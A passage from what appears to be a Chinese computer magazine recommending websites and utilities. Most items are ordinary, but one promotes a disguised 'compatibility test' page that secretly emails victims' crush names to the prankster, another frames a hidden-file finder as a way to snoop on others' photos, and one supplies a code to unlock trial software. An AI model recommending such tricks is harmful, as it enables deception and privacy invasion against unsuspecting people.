更新内容:1、检测分析项目的系统文件(可选择);2、检测分析项目的计划任务;3、用准确的安装时间替换日期;4、改进了输出速度;5、其他诸多改进、优化和修正。



## 不同音阶 七个罩杯美女来演奏

文:小小

 罩杯美女演奏是由加拿大著名内衣品牌 La Senza 推出的有趣网页,七位身着内衣的美女躺在白色的床垫上,这些性感女人微微摆着各种 Pose 以及换着各种表情,七位美女的罩杯分为不同大小,正好对应着七个音阶。我们可以用键盘和鼠标来进行弹奏,而且还可以将自己弹奏的曲子分享给好友哦。

网址:<http://www.cupsizechoir.com/?k=1>

### Step 01

网页需要载入 Flash 模块,在浏览器中输入网址后,需要花大概半分钟的时间来载入网页模块。载入完成后,即可看到 7 个玉体横陈的美女,七位美女的罩杯分为不同大小,正好对应着七个音阶。



### Step 02

将鼠标移动到网页底部,我们可以点击左侧的“Deck the halls”来试听一下网站已经录制好的音乐。你可以用键盘(asdfghj 等七个键)或鼠标自由的点击她们,“弹奏”哪个罩杯美女,她就会唱出那个美妙的音阶。



### Step 03

更好玩的是,你还可以将她们的声音记录下来,点击右侧的“RECORD YOUR TUNE”,即可在键盘上弹奏了,弹奏完成后,点击“STOP RECORDING”即可停止录制,然后点击“SHARE IT”,并输入 Email 地址即可将其分享给朋友了。



## 还原真相 显示 Google+ 大图的原始尺寸

文:CC

 现在有不少朋友都在使用 Google+, 虽然被屏蔽,但如果懂得使用修改 Host 或者借助一些软件,还是能够正常使用的。在 Google+ 里边,如果是上传到 Google+(Picasa)网站上的图片,都会先被缩小之后才能显示在讨论里边,虽然可以放大显示,但是仍然无法显示该图片的完整尺寸,就算将其保存下来,依然不能还原为原来的图片。如果遇到的图片正是你真心想要保存起来的,那该如何办呢?其实使用这个获取 Picasa 原图的程序就能轻松完成。

网址:<http://bit.ly/o8GrMP>

### Step 01

在使用之前,笔者要提醒一下,该扩展只适用于上传到 Google+(Picasa 相册)的图片,包括 Google+ 的大头贴那些也都可以。但是如果是连接到其他网站或者相册的图片,则不能用它来开启。首先打开谷歌浏览器,在地址栏中输入上面的网址,并回车,然后会在左下角弹出如图所示的提示,点击“继续”,将弹出提示安装的窗口,选择“安装”按钮,稍后将会在谷歌浏览器的右上角看到安装成功的提示。



### Step 02

使用方法很简单,当我们看到上传到 Google+(Picasa 相册)的图片时,如果想查看原尺寸的大图,直接对着该图点击鼠标右键,并在右键菜单中选择“Open Original Picture in a New Window”选项。接着便会在另外一个新的标签页中开启原始尺寸图片了。





# 不用会编程 菜鸟也能制作 自己的手机软件

文:Lion

## Step 01

网站需要注册才能授权使用,点击右上角的“注册”按钮,在新网页中你只需输入用户名和密码即可登录追信。注册完成后,点击“开始制作”按钮,就可以开始个性手机软件的制作了。



## Step 02


在制作之前,首先我们需要选择自己的身份,如:新手体验、淘宝掌柜、论坛坛主、网站站长、报刊主编等,你可根据自己所制作的手机软件的用途来进行选择。建议大家选择新手身份先试用一下,积累点制作经验后再选择其他身份制作。



说起制作手机软件,相信会让不少朋友都望而却步,什么 Java、ME、MIDP,什么数理逻辑、数据结构、计算机图形学,咱都不知道是啥。不会编程没关系,只要你会点鼠标,你就能亲手制作一款属于自己的手机软件,这就是今天笔者要给大家介绍的“追信魔盒”,它提供免费的手机软件在线制作和生成服务。  
网址: <http://app.zhui.cn/>

## Step 03

接下来我们就进入正式制作手机软件的正式步骤了,首先你需要为软件命一个名,最好软件名称在 10 个汉字之内。然后你可以添加自己感兴趣的内容频道,主要分为:新闻资讯、名人博客和热追酷站三大类,在其中还有更细小的划分。选择完频道后点击“下一步”进入编辑应用的环节。



## Step 04

在“编辑应用”这一过程中,你还可以添加其他有意思的特色频道,比如微博、团购、Rss 源等。同时你还可以在右侧的预览窗口中看到软件界面,点击频道即可查看内容。如果觉得不满意,可以点击已有频道中的项目,进行二次编辑,编辑完成后,点击“下一步”。



## Step 05

接下来我们需要给软件进行美化工作,首先需要在软件图标一栏中选择一个软件图标,当然你也可以从网络上下载自己中意的图标,然后点击“上传图标”按钮,将其上传到追信魔盒。关于手机软件的皮肤,如果你需要简单点,可以直接选择“懒人皮肤”即可。如果你想要更美观一些,“高手自定义皮肤”或许是个更好的选择。完成后直接进入“下一步”。



## Step 06

在最后一步“软件生成”中你需要添加软件的描述信息,完成后点击“开始在线生成”,稍等片刻,你的个性手机软件就诞生了,点击即可进行下载。该平台的软件主要支持 Android、iPhone、塞班、乐 Phone、黑莓等手机平台。





## “羊头”与“狗肉” 超贱的整人网站

文:闯红灯的蜗牛



又要开学了,有没有给同学好友准备点让他惊喜的“开学礼物”呢?如果还没想好,可以试试笔者今天要给大家介绍的超贱的整人网站,它表面上是一个缘分测试,而当测试者填写完他和他喜欢的人姓名后,网站会自动将两个人的名字发送到你指定的邮箱中,你就能知晓他心上人是谁了。

网址:<http://flash.17173.com/2011/love/index.html?684666483Bss0e9q>

### Step 01

进入网站首页,你会看到一个类似缘分指数测试的界面,要求输入你和你喜欢的人的姓名,点击“开始科学测算”即可测试。这种网站我们见多了,没少好稀奇的,而且下面还写明了“根据去年10万份恋人的调查报告……”大家可千万不要被外表所蒙骗,不信的话,你可以输入你和你喜欢的人的名字测试一下。



### Step 02

在测试结果里边,可没有什么缘分指数,“你上当了”的字体是不是很醒目,生成的结果已经被发送到笔者指定的临时邮箱里边,收到的邮件内容并不是所谓的缘分指数,而是“某某喜欢的是某某”,这样就能知道测试人喜欢的人是了。不要担心笔者偷窥你的秘密,因为我填写的是一个临时邮箱,而且我也不记得密码了。



### Step 03

我们也可以生成自己的侦查页面地址,只需在网页中输入你用来接收内容的邮箱地址,并点击底部的“生成属于你的侦查页面”,在新的网页中,即可生成新的地址,赶快将生成的地址发给好友,但是在整人之前,请三思而哦,你可能会面临狂风暴雨的报复哦,切记,切记。



## “墙”上看微博 别有一番味道

文:疯



微博我们天天都在看,但是不少朋友除了每天发表只言片语以外,还有没有其他花样呢?其实,微博里边的有趣应用也非常有意思,比如笔者今天给大家介绍的“微博围墙”,它能一改往日一个个看微博图片的浏览方式,把所有的微博图片都“贴到”微博墙上,别有一番趣味。

网址:<http://timg.sinaapp.com/>

### Step 01

上面是微博围墙的网址,在浏览器中输入网址后,即可进入微博围墙。网站的使用需要你的新浪微博授权,点击首页中的“登录并使用”按钮,在打开授权页面中,输入新浪微博帐号和密码并点击“登录并授权”按钮即可。



### Step 02

登录成功后,点击顶部的“热门微图”标签,进入热门微图的界面,然后点击“日期设置”按钮(如图),在弹出窗口中,单击选择想要浏览图片的日期,就会看到对应的微博热图,单击喜欢的图片,即可放大显示。



### Step 03

如果你对微博围墙感兴趣的话,你还可以安装相应的微博插件哦,将画面也换到网站底部,点击“@微博插件”,并登录新浪微博,你即可在左侧的“我的应用”里边,直接进入微博围墙了。





## 看你朋友长得像哪只狗狗

文:小小



在平时的生活中,我们经常会提到谁和哪个明星很像之类的,而且以前我们也介绍过此类寻找跟你长相相似的明星的网站。而相比之下这个 Doggelganger 更有另外一番乐趣,它能自动寻找跟人面相匹配的狗狗。你可以将好友的照片上传上去,网站将会自动查找跟其面部相似的狗狗,想象一下他看到对比照片时候的样子吧……

网址: <http://www.doggelganger.co.nz/>

### Step 01

在进入网站之前,你需要做一些准备动作,首先需要准备好一张你好友的面部照片,越简单越好,最好不要有其他颜色的干扰,越清晰越棒。没有照片,准备一个清晰的摄像头也可以。

### Step 02

进入 Doggelganger 主页,因为网站需要载入较多的模块,所以需要一段时间来完成载入,请耐心等待。载入完成后点击主页中间的“LAUNCH”链接,接着按下“BEGIN”按钮,在新网页中。如果你有好友的照片,可以点击右侧的“UPLOAD”,并再点击“SELECT IMAGE”,选择好友头像



像图片,然后需要点击相框上下左右的箭头来调整照片,将照片的五官框进面部轮廓模型中,如果照片太大(或太小),记得点击右侧的“+”或者“-”按钮来调整,等到轮廓线条由黑色变为绿色后,点击“CHECK IMAGE”,稍后将提取图片的面部,再点击提取出的图像,选择“BEGIN”即可开始分析,分析完成后将会自动找出与照片相似的狗狗照片。

### Step 03

如果你有摄像头,你也可以自娱自乐一下。进入网页后,点击“WEBCAM”即可进入摄像头识别,同样可以达到照片的效果。



## 在图片上添加链接标记 - Thinglink

文:小小



有自己个人博客的朋友都知道,有时候我们可能需要在图片下面添加一些链接,一般情况下我们都是图片下面自行添加网络链接,孤零零的图片和链接是不是觉得很单调?其实我们完全可以将网页内的所有图片进行标记链接,打个比方,一个专门介绍时尚服饰的博客,里面的模特图片我们可以用这个标记来给出服饰、首饰、鞋,甚至是旁边的杯子的网购链接,让网友们可以方便的直达。

网址: <http://www.thinglink.com/>

### Step 01

网站需要注册才可以使用,进入 Thinglink 首页后,会弹出注册的提示窗口,点击“SIGN UP”按钮即可开始注册。网页为英文界面,所以建议使用谷歌浏览器进行浏览编辑,它的翻译整个网页的功能,对于英文界面网页确实不错。



### Step 02

Thinglink 主要给我们提供了 Wordpress、Blogger、Tumblr 和 Other platforms 等 4 种方法使用。我们可以选择最后一种 Other platforms (自定义)的方式,点击 Other platforms 链接,将代码复制粘贴到自己博客的源码模式或模板里即可。



### Step 03

在登录状态下,你可以编辑所有已嵌入代码的网页上的图片,同时,你也可以指定网友们是否可以共同编辑。在登录后你还会得到所有图片的访问数据,全面了解点击情况。具体操作方法,可以参考的上一步的代码网页下面的“HOW to tag images?”。





# 网络点点通

编辑:吴亦铮  
组版:张有惠

## 出轨、外遇 无法启齿的秘密 去向陌生人倾诉

每个人心中都有着属于自己的秘密,这些秘密很多时候都不方便向身边的人倾诉。如果一直憋在心里,很有可能让自己的压力越来越大,甚至压垮精神和身体。因此你需要一个地方去倾诉自己的秘密,同时听听陌生人们会对你的秘密有着怎样的评价。这同时也是宣泄压力的良好渠道,“秘密”就是这样向陌生人倾诉和倾听秘密的平台。

网站地址: <http://secret.moumentei.com>


### Step 01 无需注册也能用

和普通的社交类网站不同,“秘密”无需注册就可以直接在网站上发表自己想要说的话。当然这样会获得比较严格的审核。因此如果想快速发表自己的秘密,笔者还是建议用20秒,点击网站右上角的注册来注册个账号。




### Step 02 倾诉自己的秘密

注册完毕后,点击网站中部的发表,就可以开始书写属于自己的秘密了。如果你不希望你的秘密被评论,则可以勾选“不接受评论”。此时注册会员还有个好处,就是一旦有人评论你的秘密,你可以第一时间得到通知,并与其交流。



### Step 03 倾听别人的秘密

“秘密”除了倾诉自己的秘密外,你还可以使用搜索功能来发掘其他和你处于同一烦恼中的人,并与其交流。也可以通过最新、最热评论等方式,来看看困扰网友们最多的事情是什么。你也可以对自己感兴趣的话题进行那个评论,向陌生人敞开心扉。



## 你的性格适合什么样的工作? 才储测试帮你解答

每个人的性格都不相同,热情、开朗、外向、沉静、谨慎……每种不同的性格都有适合和不适合自己的工作。现在欧美非常流行的才储测试,能够清楚地反映出你本身的性格特点。并针对性格特点做出不同的工作推荐,具有相当的科学性和参考价值。笔者今天推荐的才储测试就来源于欧美的权威测试机构,除了能测试出你的才储能力外,更有适合工作推荐,帮你找到适合的工作。

网站地址: <http://www.apesk.com/mbti/dati.asp>


### Step 01 了解才储测试

才储测试是风行于欧美大型企业的一种测试项目,其能够反映出人的性格特点,以及适合和不适合做哪类工作,具有相当的权威性和参考价值。在该网站上,对于才储测试有着详细的介绍和分析,在测试前对其有所了解,是非常必要的。



### Step 02 开始才储测试

了解完毕后,点击进入测试,就可以开启你的测试之旅了。整个测试的环节非常长,大约会持续5-10分钟。丰富的测试项目也使得该网站的测试结果非常准确。



### Step 03 查看测试结果

当测试完成后,你可以查看你的测试结果,测试以四个英文字母 ISFP 来显示,并且给出了不同的工作建议和性格的介绍。如果你有需要,还可以进入下一步的才储测试。不过接下来的测试就是收费项目了。





## 注册个临时邮箱 不怕垃圾邮件骚扰

文:飘零雪



在注册时留邮箱,以便激活帐号;在论坛上获取他人分享的私密资源时,也得留邮箱。不过一旦邮箱地址暴露出去,百分百会招引来垃圾、广告邮件,所以,网友纷纷开始使用临时邮箱。它具有匿名性、时效性等特色,邮箱在一段时间后会自毁。MailNesia就是极少数支持中文显示的临时邮箱服务。

网站地址:<http://mailnesia.com/>

### Step 01 设定邮箱地址

进入 MailNesia 网站后,查看首页右上角的“CHECK YOUR INBOX:”项,在下面的文本框中自定义一个邮箱名称,其后缀为“@ mailnesia.com”。如果想不出什么适合的名称,点击“Random name generator”让系统随机分配。



### Step 02 使用临时邮箱

之后,点击右侧的绿色箭头就可以生成这个临时邮箱。查看“Mail for 邮箱名”初始界面,如果你正在执行注册等操作的网络服务不允许使用 MailNesia 临时邮箱,则可在“You can assign an alias for this mailbox!”中输入其它主流邮箱地址用以绑定替代。



### Step 03 收取临时邮件

当需要接收邮件时,再次点击邮件地址后的绿色箭头,重新载入该界面。若接收到邮件,会在下面的列表视图中直接显示时间、主题、发件人邮箱及邮件内容。从中可以看到 MailNesia 邮箱系统对中文的支持良好。



## 酒店开房! 房租多少我说了算!

文:飘零雪



网上预订酒店是目前能够享受更大价格优惠的便捷订房形式。如果你想在网上市价的基础上,进一步获得价格折扣,可使用“我开价网”提供的订房服务。它提出了我开价订房的新理念。在这种服务模式,用户可获得更大的折扣率。酒店为了抢单,也许能够满足你更低价的要求。

网站地址:<http://www.wokaijia.com/>

### Step 01 我要订房

进入“我开价网”,先注册为该网站用户。登录后切换到首页,在左侧面板中设置需要订房的城市、入住日期、离店日期与房间数量。而后点击“开始查询”。若已有意向酒店,也可直接输入名称。




### Step 02 开个价格

之后进入到“用户出价”页面,在此先选择希望住宿酒店的大致位置,即在处于哪个商圈(支持多选)。如果出行人员中有外籍人士,还可限定为涉外酒店。此后,输入你的心理价位,再点击“下一步”。



### Step 03 商家抢单

之后,系统会自动基于该价格范围,在符合条件的内查询匹配度最佳(星级最高)的酒店。在预订酒店时要注意,大多情况下匹配酒店的定价与你的出价有少许出入。此时酒店会在线竞争顾客订单,你可选择能满足你要求的酒店。





# 软件大观园

编辑:彭强  
组版:张有惠

## 只为聊天而生 仅为 663KB 的 MiniQQ

软件小档案:

软件名称:MiniQQ

软件版本:V1.0

软件大小:663KB

下载地址:<http://www.cbifamily.com/download/201133.html>

现在的腾讯 QQ 的臃肿是众所周知的,功能是越来越多,但是里边的很多功能对于只用将其用来聊天的我们,并不会经常性的用到,特别是对于那种配置不高的办公室电脑,跑起来总会频繁的卡机,很是不爽。如果你只用聊天功能的话,不妨试试这款 MiniQQ,完全只为聊天而生。

### Step 01

软件非常小巧,只有 660KB,而且无需安装,直接双击即可运行,以至于你都可以直接将原文件放在桌面上直接运行了。但是还是建议大家将其存放在非系统盘,然后在桌面上创建一个快捷方式。



### Step 02

运行软件后,直接在登录界面中输入密码即可,但软件有个缺点,就是只能记住账号,没法记住密码,也就是说,我们在每次登录的时候,都必须手动输入 QQ 密码来登录。



### Step 03

进入 MiniQQ 界面,点击顶部的齿轮按钮,你可以在其中设置 MiniQQ 的字体大小。而在聊天界面中,只能进行纯文本的文字交流,图片和表情是无法使用的,这算是 Mini 后的代价吧,读者朋友可以根据自己需要选择是否用它代替正常版的 QQ。



## 用 QQ 电脑管家 帮你锁定默认程序设置

软件小档案:

软件名称:QQ 电脑管家

软件版本:V5.0

软件大小:40.7MB

下载地址:<http://www.cbifamily.com/download/201133.html>

在我们电脑中,难免会安装多个同样类型的软件,比如视频播放器,你可能会同时安装了快播、暴风影音、PPS、迅雷看看,还有系统自带的 Windows Media Player,虽然我们可以从右键中的打开方式中选择“总是使用选择的程序打开这种文件”,而且如果新安装了此类软件,又得重新去设置一遍,那岂不是很麻烦。如果你使用的是 QQ 电脑管家,它的“默认程序设置”能很好的帮你锁定文件的默认打开方式,不怕被恶意的篡改。

### Step 01

进入 QQ 管家主界面,点击顶部的“工具箱”,在“软件”模块中你将看到有个“默认程序设置”的新功能,点击它,即可进入默认程序设置界面,在这里我们可以对默认浏览器、音视频播放器和输入法进行设置。



### Step 02

我们拿第二项:视频播放器的设置为例,点击视频播放器后面的“选择默认程序”,在下拉菜单中将会列出电脑管家检测到的所有本地计算机中已经安装的视频播放工具,点击即可选定。用同样的方法设置好上网浏览器、音频播放器、输入法的默认设置程序。选好之后,要点击窗口下方的“确认”或“应用”按钮才能生效,否则程序旁边会提示“设置尚未保存”。保存好之后,再从聊天窗口等位置点击网址,就不会在其它浏览器中打开了。





# 软件大观园 加速网页视频 让优酷、土豆 不再断断续续

编辑:彭强  
组版:张有意

文:疯

## 软件小档案:

软件名称:Video Accelerator  
软件版本:V3.2  
软件大小:9.36MB  
下载地址:<http://www.cbifamily.com/download/201133.html>

我们在看优酷、土豆,甚至 Youtube 等网络视频的时候,经常会因为网络速度的不给力,造成看视频断断续续。有时候不得不故意事先开好多个网页,让它们缓存会儿,实在是扫兴。其实我们可以借助 SPEEDbit Video Accelerator,它可以像 BT 下载一样,让你能够加速读取网页视频,速度就像下载完成直接播放一样。

## Step 01

软件需要安装,在安装过程中请不要盲目的一路点击下一步,我们除了要更改安装路径以外,还需要注意安装过程中的捆绑插件,当安装进行到下面步骤的时候,记得取消图中两项的勾选,第一个将会在浏览器中安装 SPEEDbit Video Accelerator 的视频搜索插件,而第二个则会更改你的浏览器主页。



## Step 02

SPEEDbit Video Accelerator 分批读取的概念有点像 BT 下载,它会同时接受多个视频来源,以此来加快影片的下载速度,从而维持收看的流畅性。当然,如果你是 Mac 系统,你可以到其官网下载相应版本,官网地址为: [www.videoaccelerator.com](http://www.videoaccelerator.com)。软件的使用很简单,你只需在观看网页视频的时候,开启 SPEEDbit Video Accelerator,然后将会在屏幕右下角看到一个小窗口,托盘中软件的图标正在闪烁,这就表示已经开始加速了。目前软件除了支持 Youtube 外,还能支持 Facebook、土豆、优酷等 100 多个在线视频网站。不过免费版的软件无法支持 HD(超清)版的加速。



# 累了、乏了 在桌面放 5 个 超萌小美女来解闷

文:打豆豆

## 软件小档案:

软件名称:桌面小美女  
软件版本:V1.0  
软件大小:563KB  
下载地址:<http://www.cbifamily.com/download/201133.htm>

这是一个让你在工作或者学习困乏之余,来调节心情、娱乐的软件,它能够在桌面上添加 5 个小美女,可以活动和聊天,每个人性格不同,说的话也不同。软件非常小巧,内存占用也不大,非常有意思。

## Step 01

程序为绿色版,无需安装,下载程序压缩包,并将其解压至任意文件夹,在其中你会看到有 5 个女孩图标的应用程序,双击即可运行。每运行一个图标,你将会看到在窗口标题栏上面会添加一个小女孩,而且每个应用程序可以运行多次。



## Step 02

软件为多国语言,汉化的不是很彻底,只有叫 Kaolla 的应用程序设置界面为中文版,先运行它,然后对动画模块点击右键,选择第一项,在弹出窗口中即可设置动画所在窗口的位置、窗口选择,是否开启声音和动画等。以此为列,其他的程序布局也是如此,这样设置起来就简单了。



## Step 03

如何结束程序呢?有两种方法可以实现,第一种就是对着女孩点击右键,在弹出菜单中选择第三项,或者直接按下“Q”,即可退出,这是一次性退出所有桌面小美女的方法。还有一种就是单个退出,我们可以直接在任务管理器中结束对应的进程即可。





# 软件大观园

编辑:李蒙川  
组版:张有志

## 支持硬件加速! 播放流畅不顿卡! 玩史上最小 Flash 播放器

文 / 崔振兴

### 软件小档案

软件名称:Swiff Player(史上最小 Flash 播放器)

软件版本:v1.5

软件大小:288KB

下载地址: <http://www.cbifamily.com/download/201133.html>

网上有很多 SWF 格式的影视资源,以往都是用《暴风影音》或《迅雷看看》来播放,但载入总是很慢,而且快进、快退操作时经常会卡几下。要想获得更好的播放效果,不妨试试这款专用的 SWF 播放器。这款号称史上最小的 Flash 播放器,仅 288KB,还支持硬件加速。

### Step 01

本软件的操作非常简单,将 SWF 格式的 Flash 文件拖入播放界面中即可观看。倘若你有很多 SWF 文件的话,建议打开“文件”菜单,将“保持文件关联(\*.swf)”勾选上,下次只要双击 SWF 文件即可自动播放。需要注意的是,Swiff Player 不支持剧集连续播放功能,这点比较遗憾。



### Step 02

或许你已经注意到了文件菜单中的“使用硬件加速(实验)”选项,没错,这是为 NVIDIA(英伟达)显卡特别提供的硬件加速功能,可以把原本由 CPU 完成的工作分出来一些交给显卡来搞定,降低 CPU 的占用率,不过 A 饭们也不用眼红,现在的硬件性能普遍过剩,实测效果变化不大。



### TIPS

需要注意的是,SWF 文件简单来说就是使用 Flash 做出的一种视频格式;由于是一个完整的影片档,且拥有特殊格式,因此无法被直接编辑,但是可通过专业转换器将其转换为 fla 文件格式,然后使用 Macromedia Flash 软件或 Adobe Flash CS3 Professional 及更高版本的软件来打开编辑。



## 比《91 助手》还好用! 用《魔乐手机管家》 WIFI 下载歌曲和视频

文 / 崔振兴

### 软件小档案

软件名称:魔乐手机管家

软件版本:v2.0Beta1 内测版


软件大小:6.94MB

下载地址: <http://www.cbifamily.com/download/201133.html>

说到智能手机管理,大家可能首先会想到《91 手机助手》、《掌智手机助手》这些耳熟能详的软件,不过本期带来的是一款拥有全新视觉界面、操作体验以及免费资源下载的《魔乐手机管家》,它可将丰富的 MP3 歌曲资源、网络视频资源直接下载并导入到手机中。

### Step 01

首先来看看如何用无线 WIFI 管理手机:当你首次使用《魔乐手机管家》时,可先用 USB 线对接手机和电脑,此时管家会自动向你的手机中安装魔乐手机助手;接着打开手机 WIFI 并运行手机端助手,选择 WIFI 连接;然后把反馈给你的验证码填入欢迎页面的相应位置即可搞定了。



### Step 02

《魔乐手机管家》的另一大特色就是可以将丰富的歌曲、网络视频资源直接导入到手机中,而其它的手机管理软件则大多需要在弹出的网页上自行下载并手动导入。进入“魔乐汇”中,通



过搜索或推荐找到喜欢的多媒体文件,这里建议你可以先试听一下,然后单击下载按钮。

### Step 03

接下来进入“资源管理”项,用鼠标右键点击刚才下载好的资源,在弹出的对话框中选“导入到设备”即可将其上传至手机端了。除此之外,在“资源管理”中,还可将电脑中的多媒体资源导入手机中,方法同上。据悉,在下一个版本中将会开放私密云端功能,P2P 互传值得期待。





# 软件大观园 效率提高 80% 用《网易邮箱助手》 不用登录网页收发邮件

编辑:李蒙川  
组版:张有惠

文 / 冰封夏

## 软件小档案

软件名称:网易邮箱助手  
软件版本:v2.0 正式版  
软件大小:1.62MB  
下载地址:<http://www.cbifamily.com/download/201133.html>

## Step 01

首次使用《网易邮箱助手》时需要先绑定网易的邮箱账户。本版本支持 126、163 等所有网易旗下邮箱,同时支持添加多个网易邮箱账户。点击帐号框中的“写信”按钮,就可以直接登录网页邮箱并打开写信界面,实测发现,这样一来至少能减少 80%的操作步骤,节省办公时间。



## Step 02

本次版本更新的另一大功能就是一键上传文件至网易网盘。本软件已将其整合到鼠标右键菜单中,当读者需要将某个文件保存到网易网盘上的时候,只需右键点击文件后选择“上传到网易网盘”即可搞定。倘若你绑定了多个邮箱,需要在设置中指定一个用于上传的网易网盘。



## Step 03

有了《网易邮箱助手》,查阅邮件也不需要打开浏览器了,只需鼠标左键点击邮件即可在弹出的阅览框中进行查阅;对于邮件中所带的附件,可点开“查看附件”来进行下载或是在线预览;在阅览框下方还设有“回复”、“转发”等常规操作,但没有垃圾邮件举报较为遗憾。



# 让别人电脑中隐藏的美女图、视频统统现身


文 / 奶油小猪

## 软件小档案

软件名称:Find Hidden(让电脑中的隐藏文件无处藏身)  
软件版本:v0.6.9  
软件大小:1.3MB  
下载地址:<http://www.cbifamily.com/download/201133.html>

电脑中存了一些小秘密不想被别人发现,一般最简单的方法莫过于设置隐藏属性了。本期介绍的这款软件相当邪恶,它可以让电脑中所有设置了隐藏属性的文件统统现出原形,而且还支持右键复制、删除和更改属性等操作,新版修正了许多导致崩溃的 Bug,值得一试。

首先在“Start in”一栏中点击“Browse”按钮浏览想搜索的路径,搜索目标可以是某个具体的文件夹,也可以是整个磁盘分区;接下来在“Extensions”一栏中填写要搜索的隐藏文件类型,例如想偷窥 MM 玉照,可尝试“\*.jpg”或“\*.BMP”这些图片格式;搜索视频的方法也是一样的;最后点击“Search”开始搜索,眨眼功夫就会找出所有符合要求的隐藏文件了。



# 来玩玩站长工具:一键获取 IP 地址和主机地址

文 / 小崔说事

## 软件小档案

软件名称:Get Host IP(一键获取 IP 地址和主机地址)  
软件版本:绿色特别版  
软件大小:648KB  
下载地址:<http://www.cbifamily.com/download/201133.html>

作为网站管理人员,经常遇到 Ping 远端网站的情况,一般使用 Windows 自带的 Dos 模拟窗口即可搞定,不过要同时 Ping 多个网站就不太方便了。本期淘到的小工具能一键获取远端网站的 IP 地址和主机名,最大的亮点是可以多开工作,再也不担心 CMD 那个模拟窗口消失了。

启动软件后,可看到界面右侧提示有使用期限。不用担心,在我们提供的随报资源“c5.rar”压缩包中找到一个 TXT 文档,将里面的验证码填入其中,立马将其变成绿色无限制版本;接着将需要 Ping 的网址填好,点击“获取 IP 和主机名”按钮,稍等一会儿就会在界面下方得到相关结果了。如果有多个网址需要同时 Ping 的话,可重复双击启动本软件即可,十分方便!





# 软件大观园

编辑:彭强  
组版:张有惠

## 迅雷下载地址失效修改工具

文:小小

软件小档案:

软件名称:迅雷下载地址修改工具

软件版本:V1.0

软件大小:9KB

下载地址: <http://www.cbifamily.com/download/201133.html>

### Step 01

程序很小,压缩文件仅为9KB,从家用网站下载程序压缩包后,将其解压出来,你就可看到一个类似迅雷软件图标的应用程序了,双击即可运行,如果你使用的是Windows 7系统,记得使用管理员权限打开。



### Step 02

如果运气不好,正好遇到资源下载到一半时链接失效的情况,请先暂停下载,然后使用迅雷下载地址修改工具打开该文件的.TD.CFG迅雷临时文件。如何打开呢?运行迅雷下载地址修改工具,并点击底部的打开按钮,找到对应的临时文件后点击确定即可。



### Step 03

使用迅雷下载地址修改工具成功打开文件后,软件将自动分析任务的文件名和原始下载地址,我们只需在“修改下载地址为”输入栏内输入最新的地址并点击“修改”即可。



## 支持所有浏览器的 万能视频下载工具 能完美替代 iku、itudou

文:CC

软件小档案:

软件名称:VSO Downloader

软件版本:V1.2

软件大小:4.05MB

下载地址: <http://www.cbifamily.com/download/201133.html>


### Step 01

软件需要安装,运行安装文件后,首先你需要选择安装期间使用的语言,选择默认的简体中文即可。然后一路点击下一步,在进行到“选择附加任务”的时候,你可以勾选其中的“Use as default Internet Explorer download manager”将VSO Downloader设置为默认的IE下载工具。




### Step 02

可惜的是软件的使用界面只能为英文,这算是VSO Downloader的一个缺点,但软件的使用大部分都是自动下载的,如需要下载某个网页视频,打开该网页,运行VSO Downloader它就会自动帮你下载。



### Step 03

如何对VSO Downloader的下载进行设置呢?点击顶部的“Options→Settings”,然后选择左侧的“Accelerator”,并在右侧设置加速器加速器的各项参数。





# 软件大观园

编辑:彭强  
组版:张有惠

## 文件“穿墙术” 透过窗口 进行桌面操作

文:CC


软件小档案:

软件名称:Desk Topmost  
软件版本:V1.0  
软件大小:742KB  
下载地址:<http://www.cbifamily.com/download/201133.html>

我们在进行桌面多窗口作业的时候,有可能会需要切换到桌面去运行一些其他程序,或许可以通过按下 Win+D 快捷键来直接显示桌面,但是如果你正在参考网页文献、记事本输入的工作,在显示桌面后需要还原原来的窗口布局就不是那么简单了,得通过多次操作才能还原。而今天笔者给大家介绍的 Desk Topmost 则可以让你透过正在操作的所有窗口,直接点击到桌面的快捷方式。

### Step 01

下载并解压程序压缩包,并将其解压至任意文件夹,然后你将得到两个应用程序:HotKey 和 DeskTopmost,前者为接收快捷键的程式,可以透过设定修改前景透明化的程度与快捷键,接收到快捷键之后执行后者,也就是将前景半透明化,就可以直接点选桌面的项目,如此一来前景的视窗将不会受影响,点选完桌面的捷径之后,立刻恢复原本的工作。



### Step 02

